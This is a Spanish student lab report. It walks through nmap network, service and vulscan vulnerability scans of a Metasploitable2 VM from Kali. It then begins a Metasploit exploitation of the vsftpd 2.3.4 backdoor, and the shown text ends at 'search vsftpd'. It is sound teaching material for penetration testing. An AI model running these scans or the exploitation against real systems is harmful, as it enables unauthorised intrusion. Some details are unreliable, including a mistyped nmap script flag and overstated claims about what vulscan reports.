
Apartado 3: Fase de escaneo

Utilizando el laboratorio de Kali Linux + Metasploitable2 ayudar a Luis a realizar una fase de escaneo con nmap en la que se cubren los 3 tipos de escaneo:

Primero verificamos la ip de las máquinas y la conexión entre ellas (ifconfig y ping)


Kali Linux: 10.0.2.15

Metasploitable: 10.0.2.4



Escaneo de red


Utilizamos el comando: `nmap -sn 10.0.2.0/24`. Nos muestra las ips y las MAC de los dispositivos activos en la red especificada.



```
(kali@kali)~$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 21:29 EST
Nmap scan report for 10.0.2.1
Host is up (0.00042s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00037s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00033s latency).
MAC Address: 08:00:27:CA:DA:83 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00094s latency).
MAC Address: 08:00:27:F8:D1:7E (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 28.08 seconds
```

Escaneo de servicios

Utilizamos el comando: `nmap -sV 10.0.2.4`. Escanea los puertos del host especificado que están abiertos y que servicios están corriendo, indicando también las versiones




```
(kali@kali)~$ nmap -sV 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-10 13:13 EST
Stats: 0:01:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 69.57% done; ETC: 13:15 (0:00:32 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.000064s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F8:D1:7E (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.62 seconds
```

Escaneo de vulnerabilidades (deberéis instalar vulscan para realizar el escaneo)

Comando utilizados: “sudo git clone https://github.com/scipag/vulscan.git” lo que hace es clonar el repositorio de esa url a la carpeta en la que estamos situados.




The screenshot shows a Kali Linux terminal window titled "KaliLinux_HE03 [Corriendo] - Oracle VirtualBox". The terminal is in the directory `/usr/share/nmap/scripts`. The user has executed the command `sudo git clone https://github.com/scipag/vulscan.git`. The output shows the repository being cloned into a directory named 'vulscan'. The terminal output is as follows:

```
(kali@kali)-[~]
$ cd /usr/share/nmap/scripts/

(kali@kali)-[/usr/share/nmap/scripts]
$ sudo git clone https://github.com/scipag/vulscan.git
[sudo] password for kali:
Cloning into 'vulscan'...
remote: Enumerating objects: 305, done.
remote: Counting objects: 100% (135/135), done.
remote: Compressing objects: 100% (51/51), done.
remote: Total 305 (delta 97), reused 85 (delta 84), pack-reused 170 (from 1)
Receiving objects: 100% (305/305), 17.06 MiB | 5.13 MiB/s, done.
Resolving deltas: 100% (184/184), done.
```

Comando utilizado para el escaneo de vulnerabilidades: “nmap -vv -sV --script-vulscan/vulscan.nse 10.0.2.4”



The screenshot shows a Kali Linux terminal window titled "KaliLinux_HE03 [Corriendo] - Oracle VirtualBox". The terminal is in the directory `/usr/share/nmap/scripts`. The user has executed the command `nmap -vv -sV --script-vulscan/vulscan.nse 10.0.2.4`. The output shows the Nmap scan results for 10.0.2.4, including the discovery of 23 open ports and the completion of the SYN Stealth Scan and Service scan.

```
(kali@kali)-[/usr/share/nmap/scripts]
$ nmap -vv -sV --script-vulscan/vulscan.nse 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-10 13:50 EST
NSE: Loaded 47 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 0.00s elapsed
Initiating ARP Ping Scan at 13:50
Scanning 10.0.2.4 [1 port]
Completed ARP Ping Scan at 13:50, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:50
Completed Parallel DNS resolution of 1 host. at 13:51, 13.00s elapsed
Initiating SYN Stealth Scan at 13:51
Scanning 10.0.2.4 [1000 ports]
Discovered open port 80/tcp on 10.0.2.4
Discovered open port 25/tcp on 10.0.2.4
Discovered open port 23/tcp on 10.0.2.4
Discovered open port 5900/tcp on 10.0.2.4
Discovered open port 3306/tcp on 10.0.2.4
Discovered open port 21/tcp on 10.0.2.4
Discovered open port 22/tcp on 10.0.2.4
Discovered open port 445/tcp on 10.0.2.4
Discovered open port 53/tcp on 10.0.2.4
Discovered open port 139/tcp on 10.0.2.4
Discovered open port 111/tcp on 10.0.2.4
Discovered open port 512/tcp on 10.0.2.4
Discovered open port 5432/tcp on 10.0.2.4
Discovered open port 8180/tcp on 10.0.2.4
Discovered open port 6000/tcp on 10.0.2.4
Discovered open port 8009/tcp on 10.0.2.4
Discovered open port 1524/tcp on 10.0.2.4
Discovered open port 6667/tcp on 10.0.2.4
Discovered open port 514/tcp on 10.0.2.4
Discovered open port 2049/tcp on 10.0.2.4
Discovered open port 2121/tcp on 10.0.2.4
Discovered open port 1099/tcp on 10.0.2.4
Discovered open port 513/tcp on 10.0.2.4
Completed SYN Stealth Scan at 13:51, 0.05s elapsed (1000 total ports)
Initiating Service scan at 13:51
Scanning 23 services on 10.0.2.4
Service scan Timing: About 78.26% done; ETC: 13:54 (0:00:43 remaining)
Completed Service scan at 13:53, 163.64s elapsed (23 services on 1 host)
NSE: Script scanning 10.0.2.4.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 13:53
Completed NSE at 13:54, 28.82s elapsed
```

KaliLinux_HE03 [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

kali@kali: /usr/share/nmap/scripts

File Actions Edit View Help

Nmap scan report for 10.0.2.4
Host is up, received arp-response (0.000067s latency).
Scanned at 2025-02-10 13:51:10 EST for 200s
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 64 vsftpd 2.3.4
| vulscan: VulDB - <https://vuldb.com>:
| No findings
| MITRE CVE - <https://cve.mitre.org>:
| [CVE-2011-0762] The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.
| SecurityFocus - <https://www.securityfocus.com/bid/>:
| [82285] Vsftpd CVE-2004-0042 Remote Security Vulnerability
| [72451] vsftpd CVE-2015-1419 Security Bypass Vulnerability
| [51013] vsftpd '__tzfile_read()' Function Heap Based Buffer Overflow Vulnerability
| [48539] vsftpd Compromised Source Packages Backdoor Vulnerability
| [46617] vsftpd FTP Server 'ls.c' Remote Denial of Service Vulnerability
| [41443] Vsftpd Webmin Module Multiple Unspecified Vulnerabilities
| [30364] vsftpd FTP Server Pluggable Authentication Module (PAM) Remote Denial of Service Vulnerability
| [29322] vsftpd FTP Server 'deny_file' Option Remote Denial of Service Vulnerability
| [10394] Vsftpd Listener Denial of Service Vulnerability
| [7253] Red Hat Linux 9 vsftpd Compiling Error Weakness
| IBM X-Force - <https://exchange.xforce.ibmcloud.com>:
| [68366] vsftpd package backdoor
| [65873] vsftpd vsf_filename_passes_filter denial of service
| [55148] VSFTPD-WEBMIN-MODULE unknown unspecified
| [43685] vsftpd authentication attempts denial of service
| [42593] vsftpd deny_file denial of service
| [16222] vsftpd connection denial of service
| [14844] vsftpd message allows attacker to obtain username
| [11729] Red Hat Linux vsftpd FTP daemon tcp_wrapper could allow an attacker to gain access to server

KaliLinux_HE03 [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

kali@kali: /usr/share/nmap/scripts

File Actions Edit View Help

| IBM X-Force - <https://exchange.xforce.ibmcloud.com>:
| [68366] vsftpd package backdoor
| [65873] vsftpd vsf_filename_passes_filter denial of service
| [55148] VSFTPD-WEBMIN-MODULE unknown unspecified
| [43685] vsftpd authentication attempts denial of service
| [42593] vsftpd deny_file denial of service
| [16222] vsftpd connection denial of service
| [14844] vsftpd message allows attacker to obtain username
| [11729] Red Hat Linux vsftpd FTP daemon tcp_wrapper could allow an attacker to gain access to server
| Exploit-DB - <https://www.exploit-db.com>:
| [17491] VSFTPD 2.3.4 - Backdoor Command Execution
| [16270] vsftpd 2.3.2 - Denial of Service Vulnerability
| OpenVAS (Nessus) - <http://www.openvas.org>:
| [70770] Gentoo Security Advisory GLSA 201110-07 (vsftpd)
| [70399] Debian Security Advisory DSA 2305-1 (vsftpd)
| SecurityTracker - <https://www.securitytracker.com>:
| [1025186] vsftpd vsf_filename_passes_filter() Bug Lets Remote Authenticated Users Deny Service
| [1020546] vsftpd Memory Leak When Invalid Authentication Attempts Occur Lets Remote Authenticated Users Deny Service
| [1020079] vsftpd Memory Leak in 'deny_file' Option Lets Remote Authenticated Users Deny Service
| [1008628] vsftpd Discloses Whether Usernames are Valid or Not
| OSVDB - <http://www.osvdb.org>:
| [73573] vsftpd on vsftpd.beasts.org Trojaned Distribution
| [73340] vsftpd ls.c vsf_filename_passes_filter STAT Command glob Expression Remote DoS
| [61362] Vsftpd Webmin Module Unspecified Issues
| [46930] Red Hat Linux vsftpd w/ PAM Memory Exhaustion Remote DoS
| [45626] vsftpd deny_file Option Crafted FTP Data Remote Memory Exhaustion DoS
| [36515] BlockHosts sshd/vsftpd hosts.allow Arbitrary Deny Entry Manipulation

Área personal
Perfil
Preferencias
Cerrar sesión
Ayuda a Luis a
amente la

Los componentes utilizados en el comando son, la herramienta utilizada para el escaneo de red es “nmap”, “-vv” proporciona una salida de datos más detallada, “-sV” realiza una detección de versiones de los servicios, se ejecuta el script de vulscan para identificar vulnerabilidades conocidas y la dirección IP que queremos como objetivo.

El comando identifica cada puerto abierto y el servicio que están corriendo por ellos, enumera las vulnerabilidades críticas de los servicios detectados, proporciona referencias a las bases de datos de vulnerabilidades (CVE, Exploit-DB, Osvbd, SecurityTracker, Exchange, VulDB...). Además, evalúa la severidad de las vulnerabilidades encontradas y da recomendaciones para mitigar o solucionarlas.


Un pequeño análisis de lo que muestra el comando sería:

El escaneo de nmap en la dirección 10.0.2.4 revela varios puertos abiertos, incluyendo 21/tcp (FTP), 22/tcp (SSH) y 53/tcp (DNS). El servicio FTP está ejecutando la versión vsftpd 2.3.4, que tiene varias vulnerabilidades críticas, como CVE-2011-0762, que permite una denegación de servicio y un exploit disponible en exploit-DB (17491). Se recomienda actualizar a una versión más reciente para mitigar estas vulneraciones. El servicio SSH está ejecutando la versión OpenSSH 4.7p1, que también tiene vulnerabilidades como CVE.2007-4752 y se recomienda revisar las configuraciones de seguridad y considerar una actualización. El servicio DNS está ejecutando la versión ISC bind 9.4.2, que tiene varias vulnerabilidades y se recomienda actualizar a la última versión.

Apartado 4: Fase de explotación con Metasploit.

Tras haber completado la fase de Escaneo, cuando se realizó el escaneo de vulnerabilidades con vulscan, se pudo comprobar que el servidor FTP en el puerto TCP/21 presenta una vulnerabilidad pública. Ayuda a Luis a realizar la explotación de una vulnerabilidad del servidor vsftpd2.3.4. Utiliza Metasploit para realizar esta tarea y conseguir una shell en el equipo remoto.

Con la máquina Metasploit encendida, ejecutamos el comando “msfconsole” con el que iniciamos el Metasploit, a continuación buscamos el exploit específico para la versión indicada de ftp “search vsftpd”.



